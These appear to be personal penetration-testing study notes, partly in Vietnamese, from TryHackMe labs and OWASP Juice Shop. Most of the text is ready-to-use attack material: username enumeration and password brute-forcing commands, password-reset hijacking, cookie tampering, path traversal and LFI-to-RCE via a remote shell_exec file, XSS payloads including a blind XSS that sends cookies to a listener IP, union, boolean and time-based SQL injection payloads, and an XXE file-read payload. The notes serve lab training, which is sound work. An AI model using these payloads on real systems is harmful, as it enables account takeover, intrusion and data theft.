Web basic

19 Tháng Bảy 2022

6:52 SA

# SUB DOMAIN ENUM:

## Google enum:

 -site:www.tryhackme.com  site:\*.tryhackme.com

## Osint ssl:

Go to [crt.sh](https://crt.sh/) and search for the domain name **tryhackme.com**

## DNS bruteforce:

dnsrecon -t brt -d acmeitsupport.thm

./sublist3r.py -d acmeitsupport.thm

## FUZZ VIRTUAL HOST

ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u <http://10.10.180.146>

Nếu trả về nhiều kết quả có size 2395 byte thì có thể dùng -fs để loại bớt các kết quả có size 2395

ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u <http://10.10.180.146> -fs 2395

# Authentication Bypass

Enum User:

user@tryhackme$ ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u <http://10.10.32.216/customers/signup> -mr "username already exists" > valid\_usernames.txt

bruteforce:

ffuf -w valid\_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u <http://10.10.32.216/customers/login> -fc 200

Logic flaws:

Let's illustrate this by using the curl tool to manually make the request to the webserver.

curl '<http://10.10.47.137/customers/reset?email=robert%40acmeitsupport.thm>' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'

The PHP $\_REQUEST variable is an array that contains data received from the query string and POST data. If the same key name is used for both the query string and POST data, the application logic for this variable favours POST data fields rather than the query string, so if we add another parameter to the POST form, we can control where the password reset email gets delivered.

curl '<http://10.10.47.137/customers/reset?email=robert%40acmeitsupport.thm>' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'

curl '<http://10.10.47.137/customers/reset?email=robert@acmeitsupport.thm>' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email={username}@customer.acmeitsupport.thm'

cookie tampering

curl <http://MACHINE_IP/cookie-test>

We can see we are returned a message of: Not Logged In

curl -H "Cookie: logged\_in=true; admin=false" <http://MACHINE_IP/cookie-test>

We are given the message: Logged In As A User

curl -H "Cookie: logged\_in=true; admin=true" <http://MACHINE_IP/cookie-test>

This returns the result: Logged In As An Admin

Set-Cookie: session=eyJpZCI6MSwiYWRtaW4iOmZhbHNlfQ==; Max-Age=3600; Path=/

This string base64 decoded has the value of {"id":1,"admin": false}

# IDOR

cookie tampering

curl <http://MACHINE_IP/cookie-test>

We can see we are returned a message of: Not Logged In

# FILE CONLUSION

10.10.86.86/lab4.php?file=../../../../etc/passwd

bypass filter keyword using null byte:

10.10.86.86/lab4.php?file=/etc/passwd%00

10.10.86.86/lab4.php?file=/etc/passwd/.

bypass filter php with base64,rot13 encode:

<http://example.thm.labs/page.php?file=php://filter/read=string.rot13/resource=/etc/passwd>

<http://example.thm.labs/page.php?file=php://filter/convert.base64-encode/resource=/etc/passwd>

user@machine$ echo "AoC3 is fun!" | base64 QW9DMyBpcyBmdW4hCg==

<http://example.thm.labs/page.php?file=data://text/plain;base64,QW9DMyBpcyBmdW4hCg==>

If Access Denied! Allowed files at THM-profile folder only!

<http://10.10.133.77/lab6.php?file=THM-profile/../../../../../etc/passwd>

LFI to rce:

host.php : <?php echo shell\_exec('hostname'); ?>

10.10.133.77/playground.php?file=http://10.17.30.3/host.php

<https://www.cyb3rm3.com/f1l31nc>

<https://blog.aghanim.net/?p=1120>

# XSS

LEVEL 1 : You just need to alert() the keyword THM :

<script>alert('THM');</script>

LEVEL 2 : You need to escape <h2>Hello, <input value="johny"></h2>

"><script>alert('THM');</script>

LEVEL 3 : You need to escape <h2>Hello, <textarea>meee</textarea></h2>

</textarea><script>alert('THM');</script>

LEVEL 4 : You need to escape a call from a script document.getElementsByClassName('name')[0].innerHTML='hey you';

';alert('THM');//

LEVEL 5 : A filter is applied and remove keywords like "script"

<sscriptcript>alert('THM');</sscriptcript>

LEVEL 6 : You need to put script on image <img src="/images/cat.jpg">

/images/cat.jpg" onload="alert('THM');

Answer : THM{XSS\_MASTER}

BLIND XSS ( TICKET):

Launch a listener on the KALI machine :

nc -lnvp 9001

Then create a new ticket with the payload :

</textarea><script>fetch('http://10.10.127.52:9001?cookie=' + btoa(document.cookie) );</script>

Web Enumeration

Friday, July 29, 2022

8:48 PM

# Gobuster

gobuster dir -u <http://10.10.95.246/Changes> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,css,js,txt,conf -t64

-u: url

-w: wordlist

-t: threads

-x: extentions

# Enumerating for Installed Themes

wpscan --url <http://cmnatics.playground/> --enumerate t

Enumerating for Installed Plugins

wpscan --url <http://cmnatics.playground/> --enumerate p

Enumerating for Users

wpscan --url <http://cmnatics.playground/> --enumerate u

The "Vulnerable" Flag

wpscan --url <http://cmnatics.playground/> --enumerate vp

Performing a Password Attack

wpscan --url <http://wpscan.thm> --passwords /usr/share/wordlists/rockyou.txt --usernames Phreakazoid

Adjusting WPScan's Aggressiveness (WAF)

--plugins-detection aggressive

--plugins-detection passive

# NIKTO

By scanning the site with nmap and then piping it to nikto we can find and scan the other site.

nmap --top-ports 1000 10.10.64.208 -oG - | nikto -h

We can run add in the -Display 2 option and get the cookie for the JBoss server:

nikto -h 10.10.64.208 -p 8080 -Display 2

SQL INJECTION

19 Tháng Bảy 2022

6:52 SA

# 

sql injection:

" OR 1=1 SELECT \* FROM Users WHERE Name ="" OR 1=1 AND Pass ="" OR 1=1

SQL Injection Based on Batched SQL Statements:

SELECT \* FROM Users; DROP TABLE Suppliers userid = getRequestString(“userID”); sql = “SELECT \* FROM Users WHERE UserId =” + userid;

input: 2018; DROP TABLE Suppliers;

SELECT \* FROM Users WHERE UserId = 2018; DROP TABLE Suppliers;

Reflected XSS:

# 

# 

# 

# In-Band SQLi

Check if there is a sqli vuln

' or "

check how many columns are returned

1 UNION SELECT 1

0 UNION SELECT 1,2,3

get the database name

0 UNION SELECT 1,2,database()

get the tables in the database

0 UNION SELECT 1,2,group\_concat(table\_name) FROM information\_schema.tables WHERE table\_schema = 'sqli\_one'

get the column informations in the target table

0 UNION SELECT 1,2,group\_concat(column\_name) FROM information\_schema.columns WHERE table\_name = 'staff\_users'

get the content of the table

0 UNION SELECT 1,2,group\_concat(username,':',password SEPARATOR '<br>') FROM staff\_users

# Blind SQLi

Bypass login

' OR 1=1;--

Which turns the SQL query into the following:

select \* from users where username='' and password='' OR 1=1;

# Boolean Blind SQLi

As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a taken value of true. You can confirm that the answer is three columns by setting the username to the below value:

admin123' UNION SELECT 1,2,3;--

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is discovering the database name. We can do this by using the built-in database() method and then using the like operator to try and find results that will return a true status.

Try the below username value and see what happens:

admin123' UNION SELECT 1,2,3 where database() like '%';--

We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to a%, you'll see the response goes back to false, which confirms that the database name does not begin with the letter a. We can cycle through all the letters, numbers and characters such as - and \_ until we discover a match. If you send the below as the username value, you'll receive a true response that confirms the database name begins with the letter s.

admin123' UNION SELECT 1,2,3 where database() like 's%';--

Now you move onto the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%' etc. Keep on with this process until you discover all the characters of the database name, which is sqli\_three.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information\_schema database. Try setting the username to the following value:

admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sqli\_three' and table\_name like 'a%';--

This query looks for results in the information\_schema database in the tables table where the database name matches sqli\_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli\_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

You'll finally end up discovering a table in the sqli\_three database named users, which you can be confirmed by running the following username payload:

admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sqli\_three' and table\_name='users';--

Lastly, we now need to enumerate the column names in the users table so we can properly search it for login credentials. Again using the information\_schema database and the information we've already gained, we can start querying it for column names. Using the payload below, we search the columns table where the database is equal to sqli\_three, the table name is users, and the column name begins with the letter a.

admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sqli\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%';

Again you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name, so you don't keep discovering the same one. For example, once you've found the column named id, you'll append that to your original payload (as seen below).

admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sqli\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%' and COLUMN\_NAME !='id';

Repeating this process three times will enable you to discover the columns id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username which you can use the payload below:

admin123' UNION SELECT 1,2,3 from users where username like 'a%

Which, once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%

Cycling through all the characters, you'll discover the password is 3845.

Find a boolean-like api that takes parameters. Ensure the endpoint answers with false (no record from db returned). Now change the parameters so that your question results in a positive record from the database.

admin123' union select 1,2,3 where database() like 'sqli\_three%';-- ... over ... admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sqli\_three' and table\_name like 'a%';-- ... till ... admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sqli\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%' and COLUMN\_NAME !='id';

Every little step must be sent to seperately which is very tidious, but still effective.

This way a user can be enumerated and his password can be found (wordlists).

# Timebased Blind SQLi

In case you don't even have a value-based indicator, you can utilize the time delay of a query. This is done by actually doing quite the same as for the Boolean Blind SQLi but you use sleep(1) to delay the result. The sleep(1) is only executed if the result of the query has an record because sleep(1) is like a function that is executed on the column values.

admin123' UNION SELECT SLEEP(1),2 FROM information\_schema.tables WHERE table\_schema = 'sqli\_four' and table\_name like 'users%';--

admin123' UNION SELECT SLEEP(5),2 from users where username like ‘admin’ and password like ‘4961’;

Juice-shop


Saturday, July 30, 2022

11:30 PM

# SQLI

Nhập login:

da'or 1=1;--



# 

# XXE

Go to

<http://10.10.106.111/#/complain>

Upload file xml with content:


<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "[file:///etc/passwd](file://etc/passwd)" >]><foo>&xxe;</foo>

Capture with burpsuite:



Sensitive Data Exposure

Tuesday, August 2, 2022

9:56 PM

## Checck header:

<https://securityheaders.com/?q=jumpnowtek.com&followRedirects=on>

## Check ssl strong:

$ nmap --script ssl-enum-ciphers -p 443 jumpnowtek.com

Starting Nmap 7.80SVN ( <https://nmap.org> ) at 2019-12-03 15:50 EST

Nmap scan report for jumpnowtek.com (166.78.186.4)

Host is up (0.075s latency).

PORT STATE SERVICE

443/tcp open https

| ssl-enum-ciphers:

| TLSv1.0:

| ciphers:

| TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (dh 2048) - A

| TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (rsa 2048) - A

| compressors:

| NULL

| cipher preference: server

| TLSv1.1:

| ciphers:

| TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (dh 2048) - A

| TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (rsa 2048) - A

| compressors:

| NULL

| cipher preference: server

| TLSv1.2:

| ciphers:

| TLS\_ECDHE\_RSA\_WITH\_CHACHA20\_POLY1305\_SHA256 (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (ecdh\_x25519) - A

| TLS\_DHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (dh 2048) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA384 (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (ecdh\_x25519) - A

| TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA256 (dh 2048) - A

| TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (dh 2048) - A

| TLS\_RSA\_WITH\_AES\_128\_GCM\_SHA256 (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_256\_GCM\_SHA384 (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA256 (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA256 (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (rsa 2048) - A

| TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (rsa 2048) - A

| compressors:

| NULL

| cipher preference: server

|\_ least strength: **A**

Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds

See the manual for the meaning of the ratings, but A is **good**.

**Note:** If rating F: can attack by MITM

You can also use Nmap scripts to look for well-known ssl and tls vulnerabilities

ssl-ccs-injection: Connection setup bugs allowing for MITM attacks (ccs-injection-vuln, ccs-injection-primer)

ssl-cert-intaddr: Leaking of internal IP addresses

ssl-date: Leaking of remote server time

ssl-dh-params: Use of weak Diffie-Hellman parameters

ssl-heartbleed: Vulnerable to OpenSSL Heartbleed

ssl-known-key: Server is using a known bad certificate

ssl-poodle: Server allows vulnerable SSLv3 CBC ciphers (POODLE)

sslv2: Server allows obsolete SSLv2 ciphers

sslv2-drown: Server allows SSLv2 ciphers associated with DROWN attacks

<http://juice-shop.herokuapp.com/ftp>

Ftp expose file,folder